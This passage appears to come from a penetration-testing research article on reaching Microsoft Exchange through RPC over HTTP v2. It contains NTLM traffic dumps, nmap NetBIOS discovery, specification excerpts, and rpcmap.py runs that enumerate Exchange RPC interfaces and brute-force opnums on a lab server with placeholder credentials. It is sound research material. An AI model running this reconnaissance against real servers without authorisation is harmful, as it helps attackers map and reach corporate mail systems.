These requirements led me to choose RPC over HTTP v2 protocol for this research. It's the oldest protocol for communication with Exchange, it's enabled by default in Exchange 2003/2007/2010/2013/2016/2019, and it can pass through Microsoft Forefront TMG servers.

How RPC over HTTP v2 works

Let's run Ruler and see how it communicates via RPC over HTTP v2:

Connection #1

```
RPC_IN_DATA http://exch01.contoso.com/rpc/rpcproxy.dll?10081138-
ffcf-4bc9-b096-87d31cf60955@contoso.com:6001 HTTP/1.1
Host: exch01.contoso.com
User-Agent: MSRPC
Cache-Control: no-cache
Accept: application/rpc
Connection: keep-alive
Authorization: NTLM
TlRMTVNTUAABAAAAt4II4gAAAAAAAAAAAAAAAAAAAAAFASgKAAAADw==
Content-Length: 0

HTTP/1.1 401 Unauthorized
Server: Microsoft-IIS/10.0
request-id: 3b44e154-6cef-4e2d-afd3-8f593d4d366d
WWW-Authenticate: NTLM
TlRMTVNTUAACAAAADgAOADgAAAA1gonirpG8kuqKMvsAAAAAAAAAAI4AjgBGAAAACgB
jRQAAAA9DAE8ATgBUAE8AUwBPAAIADgBDAE8ATgBUAE8AUwBPAAEADABFAFgAQwBIAD
AAMQAEABYAQwBPAE4AVABPAFMATwAuAEMATwBNAAMAJABFAFgAQwBIADAAMQAuAEMAT
wBOAFQATwBTAE8ALgBDAE8ATQAFABYAQwBPAE4AVABPAFMATwAuAEMATwBNAAcACABE
N+wbp2DWAQAAAAA=
WWW-Authenticate: Basic realm="exch01.contoso.com"
WWW-Authenticate: Negotiate
Date: Thu, 23 Jul 2020 04:09:49 GMT
Content-Length: 0

RPC_IN_DATA http://exch01.contoso.com/rpc/rpcproxy.dll?10081138-
ffcf-4bc9-b096-87d31cf60955@contoso.com:6001 HTTP/1.1
Host: exch01.contoso.com
User-Agent: MSRPC
Cache-Control: no-cache
Accept: application/rpc
Connection: keep-alive
Content-Length: 1073741824
Authorization: NTLM
TlRMTVNTUAADAAAAGAAYAH4AAAC+AL4AlgAAABYAFgBYAAAABgAGAG4AAAAKAAoAdAA
AABAAEABUAQAANYKJ4gUBKAoAAAAPAAAAAAAAAAAAAAAAAAAAAAAEMATwBOAFQATwBTAE
8ALgBDAE8ATQBtAGkAYQBSAFUATABFAFIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAd
WKAhSkbqLAploZE7ON6zQEBAAAAAAAAAAL5w6mxg1gGYiVI38Ov8PgAAAAACAA4AQwBP
AE4AVABPAFMATwABAAwARQBYAEMASAAwADEABAAWAEMATwBOAFQATwBTAE8ALgBDAE8
ATQADACQARQBYAEMASAAwADEALgBDAE8ATgBUAE8AUwBPAC4AQwBPAE0ABQAWAEMATw
BOAFQATwBTAE8ALgBDAE8ATQAHAAgARDfsG6dg1gEAAAAAAAAAAAKQfvjCMQrIxWyBuT
MzrBE4=

........h.........................].....*.....[].....y._..G"-
B.....P.......@....................L/
(?!..(.........x.
(.........................G.g.......b...Q..]..........+.H`....
.......NTLMSSP..........................(
............P.4.........
.......NTLMSSP.........~...............X.......n...
.
.t.......$...5.....(
....
8Pn.V..R....U.>PC.O.N.T.O.S.O...C.O.M.m.i.a.R.U.L.E.R..............
...........yC%....7.c...............E..l`....
{.Wq^p........C.O.N.T.O.S.O.....E.X.C.H.
0.1.....C.O.N.T.O.S.O...C.O.M...$.E.X.C.H.
0.1...C.O.N.T.O.S.O...C.O.M.....C.O.N.T.O.S.O...C.O.M.......D..`...
.........0.0............ ....vF.Ab.[..n ..z.B..../. />..u#..
...................          .x.e.x.c.h.a.n.g.e.M.D.B./.
1.0.0.8.1.1.3.8.-.f.f.c.f.-.4.b.c.9.-.b.0.9.6.-.8.7.d.3.1.c.f.
6.0.9.5.5.@.c.o.n.t.o.s.o...c.o.m..............E&.B.m.-W*....
```

5 client pkts, 1 server pkt, 2 turns.

Traffic dump of Ruler #1 connection

Ruler #1 connection

Parallel Connection #2

```
RPC_OUT_DATA http://exch01.contoso.com/rpc/rpcproxy.dll?10081138-
ffcf-4bc9-b096-87d31cf60955@contoso.com:6001 HTTP/1.1
Host: exch01.contoso.com
User-Agent: MSRPC
Cache-Control: no-cache
Accept: application/rpc
Connection: keep-alive
Authorization: NTLM
TlRMTVNTUAABAAAAt4II4gAAAAAAAAAAAAAAAAAAAAAFASgKAAAADw==
Content-Length: 0

HTTP/1.1 401 Unauthorized
Server: Microsoft-IIS/10.0
request-id: a44f64e6-6057-4026-8115-8c2235d76d21
WWW-Authenticate: NTLM TlRMTVNTUAACAAAADgAOADgAAAA1gonijij41CqN/
kIAAAAAAAAAAI4AjgBGAAAACgBjRQAAAA9DAE8ATgBUAE8AUwBPAAIADgBDAE8ATg
BUAE8AUwBPAAEADABFAFgAQwBIADAAMQAEABYAQwBPAE4AVABPAFMATwAuAEMATwB
NAAMAJABFAFgAQwBIADAAMQAuAEMATwBOAFQATwBTAE8ALgBDAE8ATQAFABYAQwBP
AE4AVABPAFMATwAuAEMATwBNAAcACACddPQbp2DWAQAAAAA=
WWW-Authenticate: Basic realm="exch01.contoso.com"
WWW-Authenticate: Negotiate
Date: Thu, 23 Jul 2020 04:09:49 GMT
Content-Length: 0

RPC_OUT_DATA http://exch01.contoso.com/rpc/rpcproxy.dll?10081138-
ffcf-4bc9-b096-87d31cf60955@contoso.com:6001 HTTP/1.1
Host: exch01.contoso.com
User-Agent: MSRPC
Cache-Control: no-cache
Accept: application/rpc
Connection: keep-alive
Content-Length: 76
Authorization: NTLM
TlRMTVNTUAADAAAAGAAYAH4AAAC+AL4AlgAAABYAFgBYAAAABgAGAG4AAAAKAAoAd
AAAABAAEABUAQAANYKJ4gUBKAoAAAAPAAAAAAAAAAAAAAAAAAAAAAEMATwBOAFQATw
BTAE8ALgBDAE8ATQBtAGkAYQBSAFUATABFAFIAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAARFD20NcDgEeEtDkpsZy9AQEBAAAAAAAAAAL5w6mxg1gFRaROW51iyWgAAAAAC
AA4AQwBPAE4AVABPAFMATwABAAwARQBYAEMASAAwADEABAAWAEMATwBOAFQATwBTA
E8ALgBDAE8ATQADACQARQBYAEMASAAwADEALgBDAE8ATgBUAE8AUwBPAC4AQwBPAE
0ABQAWAEMATwBOAFQATwBTAE8ALgBDAE8ATQAHAAgAnXT0G6dg1gEAAAAAAAAAAANA
lHaL7/RqqneSrYZgtKOY=

........L.........................].....*.....[]....]q..-
R`...|..............HTTP/1.1 200 Success
Cache-Control: private
Transfer-Encoding: chunked
Content-Type: application/rpc
Server: Microsoft-IIS/10.0
request-id: 1e3f2a2b-ad43-47dc-ad01-c9255be4d18a
X-CalculatedBETarget: exch01.contoso.com
X-AspNet-Version: 4.0.30319
Persistent-Auth: true
Date: Thu, 23 Jul 2020 04:09:54 GMT

1c
............................
2c
........,...................................
118
....................xF....6001...........]..........+.H`....
.......NTLMSSP.........8...5..../..?..t...........F...
.cE....C.O.N.T.O.S.O.....C.O.N.T.O.S.O.....E.X.C.H.
```

3 client pkts, 8 server pkts, 3 turns.

Traffic dump of

Ruler #2 connection
RPC over HTTP v2 works in two parallel connections: IN and OUT channels. It's a patented Microsoft technology for high-speed traffic passing via two fully compliant HTTP/1.1 connections.

The structure of RPC over HTTP v2 data is described in the MS-RPCH Specification, and it just consists of ordinary MSRPC packets and special RTS RPC packets, where RTS stands for Request to Send.

RPC over HTTP v2 carries MSRPC

The endpoint */rpc/rpcproxy.dll* actually is not a part of Exchange. It's a part of a service called **RPC Proxy**. It's an intermediate forwarding server between RPC Clients and RPC Servers.


The Exchange RPC Server is on port 6001 in our case:

```
arseniy@ptarch $ nmap exch01.contoso.com -p 6001 -sV -sC
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-17 01:08 MSK
Nmap scan report for exch01.contoso.com (10.220.220.13)
Host is up (0.00056s latency).

PORT     STATE SERVICE    VERSION
6001/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

An example of a pure ncacn_http endpoint

We will refer to such ports as **ncacn_http** services/endpoints. According to the specification, each client must use RPC Proxies to connect to ncacn_http services, but surely you can emulate RPC Proxy and connect to ncacn_http endpoints directly, if you need to.

RPC IN and OUT channels operate independently, and they can potentially pass through different RPC Proxies, and the RPC Server can be on a different host as well:




The RPC Server, i.e., the ncacn_http endpoint orchestrates IN and OUT channels, and packs or unpacks MSRPC packets into or from them.

Both RPC Proxies and RPC Servers control the amount of traffic passing through the chain to protect from Denial-of-Service attacks. This protection is one of the reasons for the existence of RTS RPC packets.

Determining target RPC Server name

In the RPC over HTTP v2 traffic dump, you can see that Ruler obtained the RPC Server name from the Autodiscover service and put it into the URL:



Traffic dump of Ruler's RPC over HTTP v2 connection

Interestingly, according to the MS-RPCH specification, this URL should contain a hostname or an IP; and such "GUID hostnames" cannot be used:

2.2.2 URI Encoding

The format of the URI header field of the HTTP request has a special interpretation in this protocol. As specified in [RFC2616], the URI is to be of the following form.

```
http_URL = "http:" "//" host [ ":" port ] [ abs-path
[ "?" query ]]
```

This protocol specifies that **abs-path** MUST be present for RPC over HTTP v2 and MUST have the following form.

```
nocert-path = "/rpc/rpcproxy.dll"
withcert-path = "/rpcwithcert/rpcproxy.dll"

abs-path = nocert-path / withcert-path
```

The form matching **withcert-path** MUST be used whenever the client authenticates to the HTTP server using a client-side certificate. The form matching **nocert-path** MUST be used in all other cases.<13>

This protocol specifies that **query** string MUST be present for RPC over HTTP v2 and MUST be of the following form.

```
query = server-name ":" server-port
```


The inbound proxy or outbound proxy uses the query string to establish a connection to an RPC over the HTTP server, as specified in sections 3.2.3.5.3 and 3.2.4.5.3.

```
server-name = DNS_Name / IP_literal_address /
              IPv6_literal_address / NetBIOS_Name
server-port = 1*6(DIGIT)
```

The length of **server-name** MUST be less than 1,024 characters.

An excerpt from the MS-RPCH specification: 2.2.2 URI Encoding

The article by Microsoft RPC over HTTP Security also mentions nothing about this format, but it shows the registry key where RPC Proxies contain allowed values for this URL: `HKLM\Software\Microsoft\Rpc\RpcProxy`.



An example of a content of HKLM\Software\Microsoft\Rpc\RpcProxy key

It was discovered that each RPC Proxy has a default ACL that accepts connections to the RPC Proxy itself via 593 and 49152-65535 ports using its NetBIOS name, and all Exchange servers have a similar ACL containing every Exchange NetBIOS name with corresponding ncacn_http ports.

Since RPC Proxies support NTLM authentication, we can always get theirs NetBIOS names via NTLMSSP:

```
arseniy@ptarch $ nmap -p 443 exch01.contoso.com --script http-ntlm-info \
> --script-args http-ntlm-info.root=/rpc/rpcproxy.dll
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-19 18:50 MSK
Nmap scan report for exch01.contoso.com (10.220.220.13)
Host is up (0.00054s latency).

PORT    STATE SERVICE
443/tcp open  https
| http-ntlm-info:
|   Target_Name: CONTOSO
|   NetBIOS_Domain_Name: CONTOSO
|   NetBIOS_Computer_Name: EXCH01
|   DNS_Domain_Name: CONTOSO.COM
|   DNS_Computer_Name: EXCH01.CONTOSO.COM
|   DNS_Tree_Name: CONTOSO.COM
|_  Product_Version: 10.0.17763

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
```

An example of getting target NetBIOS name via NTLMSSP using nmap

So now we likely have a technique for connecting to RPC Proxies without usage of the Autodiscover service and knowing the Exchange GUID identity.

Based on the code available in Impacket, I’ve developed RPC over HTTP v2 protocol implementation, rpcmap.py utility, and slightly modified rpcdump.py to verify our ideas and pave the way for future steps:

```
arseniy@ptarch $ rpcmap.py -debug -auth-transport 'CONTOSO/mia:P@ssw0rd' \
> 'ncacn_http:[6001,RpcProxy=exch01.contoso.com:443]'
[+] StringBinding has been changed to ncacn_http:EXCH01[6001,RpcProxy=exch01.contoso.com:443]
Protocol: [MS-DCOM]: Distributed Component Object Model (DCOM) Remote
Provider: N/A
UUID: 00000131-0000-0000-C000-000000000046 v0.0

Protocol: [MS-DCOM]: Distributed Component Object Model (DCOM)
Provider: N/A
UUID: 00000134-0000-0000-C000-000000000046 v0.0

Protocol: [MS-DCOM]: Distributed Component Object Model (DCOM) Remote
Provider: N/A
UUID: 00000143-0000-0000-C000-000000000046 v0.0

Protocol: [MS-OXABREF]: Address Book Name Service Provider Interface (NSPI) Referral Protocol
Provider: N/A
UUID: 1544F5E0-613C-11D1-93DF-00C04FD7BD09 v1.0

Protocol: [MS-DCOM]: Distributed Component Object Model (DCOM)
Provider: ole32.dll
UUID: 18F70770-8E64-11CF-9AF1-0020AF6E72F4 v0.0

Protocol: [MS-OXCRPC]: Wire Format Protocol
Provider: N/A
UUID: 5261574A-4572-206E-B268-6B199213B4E4 v0.1

Procotol: N/A
Provider: N/A
UUID: 5DF3C257-334B-4E96-9EFB-A0619255BE09 v1.0

Protocol: [MS-OXCRPC]: Wire Format Protocol
Provider: N/A
UUID: A4F1DB00-CA47-1067-B31F-00DD010662DA v0.81

Protocol: [MS-RPCE]: Remote Management Interface
Provider: rpcrt4.dll
UUID: AFA8BD80-7D8A-11C9-BEF4-08002B102989 v1.0

Procotol: N/A
Provider: N/A
UUID: BA3FA067-8D56-4B56-BA1F-9CBAE8DB3478 v1.0

Protocol: [MS-NSPI]: Name Service Provider Interface (NSPI) Protocol
Provider: ntdsai.dll
UUID: F5CC5A18-4264-101A-8C59-08002B2F8426 v56.0
```

Running rpcmap.py for Exchange 2019. The previous version of this tool was contributed to Impacket in May 2020.

```
RPC_IN_DATA /rpc/rpcproxy.dll HTTP/1.1
Host: exch01.contoso.com
Accept-Encoding: identity
User-Agent: MSRPC
Cache-Control: no-cache
Connection: Keep-Alive
Expect: 100-continue
Accept: application/rpc
Pragma: No-cache
Content-Length: 0
Authorization: NTLM TlRMTVNTUAABAAAABQKIoAAAAAAAAAAAAAAAAAAAAAA=

HTTP/1.1 401 Unauthorized
Server: Microsoft-IIS/10.0
request-id: b2264dc7-8c5f-4f92-9b80-a80a83f7b375
WWW-Authenticate: NTLM
TlRMTVNTUAACAAAADgAOADgAAAAFAomiadeG+L4/0WQAAAAAAAAAAI4AjgBGAAAACgBjRQAAAA9DA
E8ATgBUAE8AUwBPAAIADgBDAE8ATgBUAE8AUwBPAAEADABFAFgAQwBIADAAMQAEABYAQwBPAE4AVA
BPAFMATwAuAEMATwBNAAMAJABFAFgAQwBIADAAMQAuAEMATwBOAFQATwBTAE8ALgBDAE8ATQAFABY
AQwBPAE4AVABPAFMATwAuAEMATwBNAAcACAAKhQw5YmDWAQAAAAA=
WWW-Authenticate: Basic realm="exch01.contoso.com"
WWW-Authenticate: Negotiate
Date: Wed, 22 Jul 2020 19:56:43 GMT
Content-Length: 0

RPC_IN_DATA /rpc/rpcproxy.dll?EXCH01:6001 HTTP/1.1
Host: exch01.contoso.com
Accept-Encoding: identity
User-Agent: MSRPC
Cache-Control: no-cache
Connection: Keep-Alive
```

6 client pkts, 3 server pkts, 5 turns.

Traffic dump of RPC IN Channel of rpcmap.py

Although rpcmap.py successfully used our technique to connect to the latest Exchange, internally the request was processed in a different way: Exchange 2003/2007/2010 used to get connections via rpcproxy.dll, but Exchange 2013/2016/2019 have RpcProxyShim.dll.

RpcProxyShim.dll hooks RpcProxy.dll callbacks and processes Exchange GUID identities. NetBIOS names are also supported for backwards compatibility. RpcProxyShim.dll allows to skip authentication on the RPC level and can forward traffic directly to the Exchange process to get a faster connection.

For more information about RpcProxyShim.dll and RPC Proxy ACLs, read comments in our MS-RPCH implimentation code.

Exploring RPC over HTTP v2 endpoints

Let's run rpcmap.py with *-brute-opnums* option for MS Exchange 2019 to get information about which endpoints are accessible via RPC over HTTP v2:

```
$ rpcmap.py -debug -auth-transport 'CONTOSO/mia:P@ssw0rd' -auth-rpc
'CONTOSO/mia:P@ssw0rd' -auth-level 6 -brute-opnums 'ncacn_http:
[6001,RpcProxy=exch01.contoso.com:443]'
[+] StringBinding has been changed to
ncacn_http:EXCH01[6001,RpcProxy=exch01.contoso.com:443]
Protocol: [MS-DCOM]: Distributed Component Object Model (DCOM) Remote
Provider: N/A
UUID: 00000131-0000-0000-C000-000000000046 v0.0
Opnums 0-64: rpc_s_access_denied

Protocol: [MS-DCOM]: Distributed Component Object Model (DCOM)
Provider: N/A
UUID: 00000134-0000-0000-C000-000000000046 v0.0
Opnums 0-64: rpc_s_access_denied

Protocol: [MS-DCOM]: Distributed Component Object Model (DCOM) Remote
Provider: N/A
UUID: 00000143-0000-0000-C000-000000000046 v0.0
Opnums 0-64: rpc_s_access_denied

Protocol: [MS-OXABREF]: Address Book Name Service Provider Interface (NSPI) Referral
Protocol
Provider: N/A
UUID: 1544F5E0-613C-11D1-93DF-00C04FD7BD09 v1.0
Opnum 0: rpc_x_bad_stub_data
Opnum 1: rpc_x_bad_stub_data
Opnums 2-64: nca_s_op_rng_error (opnum not found)

Protocol: [MS-DCOM]: Distributed Component Object Model (DCOM)
Provider: ole32.dll
UUID: 18F70770-8E64-11CF-9AF1-0020AF6E72F4 v0.0
Opnums 0-64: rpc_s_access_denied

Protocol: [MS-OXCRPC]: Wire Format Protocol
Provider: N/A
UUID: 5261574A-4572-206E-B268-6B199213B4E4 v0.1
Opnum 0: rpc_x_bad_stub_data
Opnums 1-64: nca_s_op_rng_error (opnum not found)

Procotol: N/A
Provider: N/A
UUID: 5DF3C257-334B-4E96-9EFB-A0619255BE09 v1.0
Opnums 0-64: rpc_s_access_denied

Protocol: [MS-OXCRPC]: Wire Format Protocol
Provider: N/A
UUID: A4F1DB00-CA47-1067-B31F-00DD010662DA v0.81
Opnum 0: rpc_x_bad_stub_data
Opnum 1: rpc_x_bad_stub_data
Opnum 2: rpc_x_bad_stub_data
Opnum 3: rpc_x_bad_stub_data
Opnum 4: rpc_x_bad_stub_data
Opnum 5: rpc_x_bad_stub_data
Opnum 6: success
Opnum 7: rpc_x_bad_stub_data
```

```
Opnum 8: rpc_x_bad_stub_data
Opnum 9: rpc_x_bad_stub_data
Opnum 10: rpc_x_bad_stub_data
Opnum 11: rpc_x_bad_stub_data
Opnum 12: rpc_x_bad_stub_data
Opnum 13: rpc_x_bad_stub_data
Opnum 14: rpc_x_bad_stub_data
Opnums 15-64: nca_s_op_rng_error (opnum not found)

Protocol: [MS-RPCE]: Remote Management Interface
Provider: rpcrt4.dll
UUID: AFA8BD80-7D8A-11C9-BEF4-08002B102989 v1.0
Opnum 0: success
Opnum 1: rpc_x_bad_stub_data
Opnum 2: success
Opnum 3: success
Opnum 4: rpc_x_bad_stub_data
Opnums 5-64: nca_s_op_rng_error (opnum not found)

Procotol: N/A
Provider: N/A
UUID: BA3FA067-8D56-4B56-BA1F-9CBAE8DB3478 v1.0
Opnums 0-64: rpc_s_access_denied

Protocol: [MS-NSPI]: Name Service Provider Interface (NSPI) Protocol
Provider: ntdsai.dll
UUID: F5CC5A18-4264-101A-8C59-08002B2F8426 v56.0
Opnum 0: rpc_x_bad_stub_data
Opnum 1: rpc_x_bad_stub_data
Opnum 2: rpc_x_bad_stub_data
Opnum 3: rpc_x_bad_stub_data
Opnum 4: rpc_x_bad_stub_data
Opnum 5: rpc_x_bad_stub_data
Opnum 6: rpc_x_bad_stub_data
Opnum 7: rpc_x_bad_stub_data
Opnum 8: rpc_x_bad_stub_data
Opnum 9: rpc_x_bad_stub_data
Opnum 10: rpc_x_bad_stub_data
Opnum 11: rpc_x_bad_stub_data
Opnum 12: rpc_x_bad_stub_data
Opnum 13: rpc_x_bad_stub_data
Opnum 14: rpc_x_bad_stub_data
Opnum 15: rpc_x_bad_stub_data
Opnum 16: rpc_x_bad_stub_data
Opnum 17: rpc_x_bad_stub_data
Opnum 18: rpc_x_bad_stub_data
Opnum 19: rpc_x_bad_stub_data
Opnum 20: rpc_x_bad_stub_data
Opnums 21-64: nca_s_op_rng_error (opnum not found)
```

The rpcmap.py works via the Remote Management Interface described in MS-RPCE 2.2.1.3. If it's available, it can show all interfaces offered by the RPC Server. Note that the tool may show non-available endpoints, and provider and protocol lines are taken from the Impacket database, and they can be wrong.

Correlating the rpcmap.py output with the Exchange documentation, the next table with a complete list of protocols available via RPC over HTTP v2 in MS Exchange was formed:

Protocol	UUID	Description
MS-OXCRPC	A4F1DB00-CA47-1067-B31F-00DD010662DA v0.81	Wire Format Protocol EMSMDB Interface
MS-OXCRPC	5261574A-4572-206E-B268-6B199213B4E4 v0.1	Wire Format Protocol AsyncEMSMDB Interface
MS-OXABREF	1544F5E0-613C-11D1-93DF-00C04FD7BD09 v1.0	Address Book Name Service Provider Interface (NSPI) Referral Protocol
MS-OXNSPI	F5CC5A18-4264-101A-8C59-08002B2F8426 v56.0	Exchange Server Name Service Provider Interface (NSPI) Protocol

MS-OXCRPC is the protocol that Ruler uses to send MAPI messages to Exchange, and MS-OXABREF and MS-OXNSPI are two completely new protocols for the penetration testing field.

Exploring MS-OXABREF and MS-OXNSPI

MS-OXNSPI is one of the protocols that Outlook uses to access Address Books. MS-OXABREF is its auxiliary protocol to obtain the specific RPC Server name to connect to it via RPC Proxy to use the main protocol.

MS-OXNSPI contains 21 operations to access Address Books. It appears to be an OAB with search and dynamic queries:

4 / 92

[MS-OXNSPI] - v20181211
Exchange Server Name Service Provider Interface (NSPI) Protocol
Copyright © 2018 Microsoft Corporation
Release: December 11, 2018

Contents of the MS-OXNSPI specification

The important thing for working with MS-OXNSPI is understanding what Legacy DN is. In the specification you will see terms "DN" and "DNs" that seem to refer to Active Directory:

3.1.4.1.13 NspiDNToMId (Opnum 7)

The **NspiDNToMId** method maps a set of **DNs** to a set of **Minimal Entry ID**.

```
long NspiDNToMId(
  [in] NSPI_HANDLE hRpc,
  [in] DWORD Reserved,
  [in] StringsArray_r* pNames,
  [out] PropertyTagArray_r** ppMIds
);
```

hRpc: An **RPC** context handle, as specified in section 2.2.10.

Reserved: A **DWORD** [MS-DTYP] value reserved for future use. Ignored by the server.

pNames: A **StringsArray_r** value. It holds a list of strings that contain DNs, as specified in [MS-OXOABK].

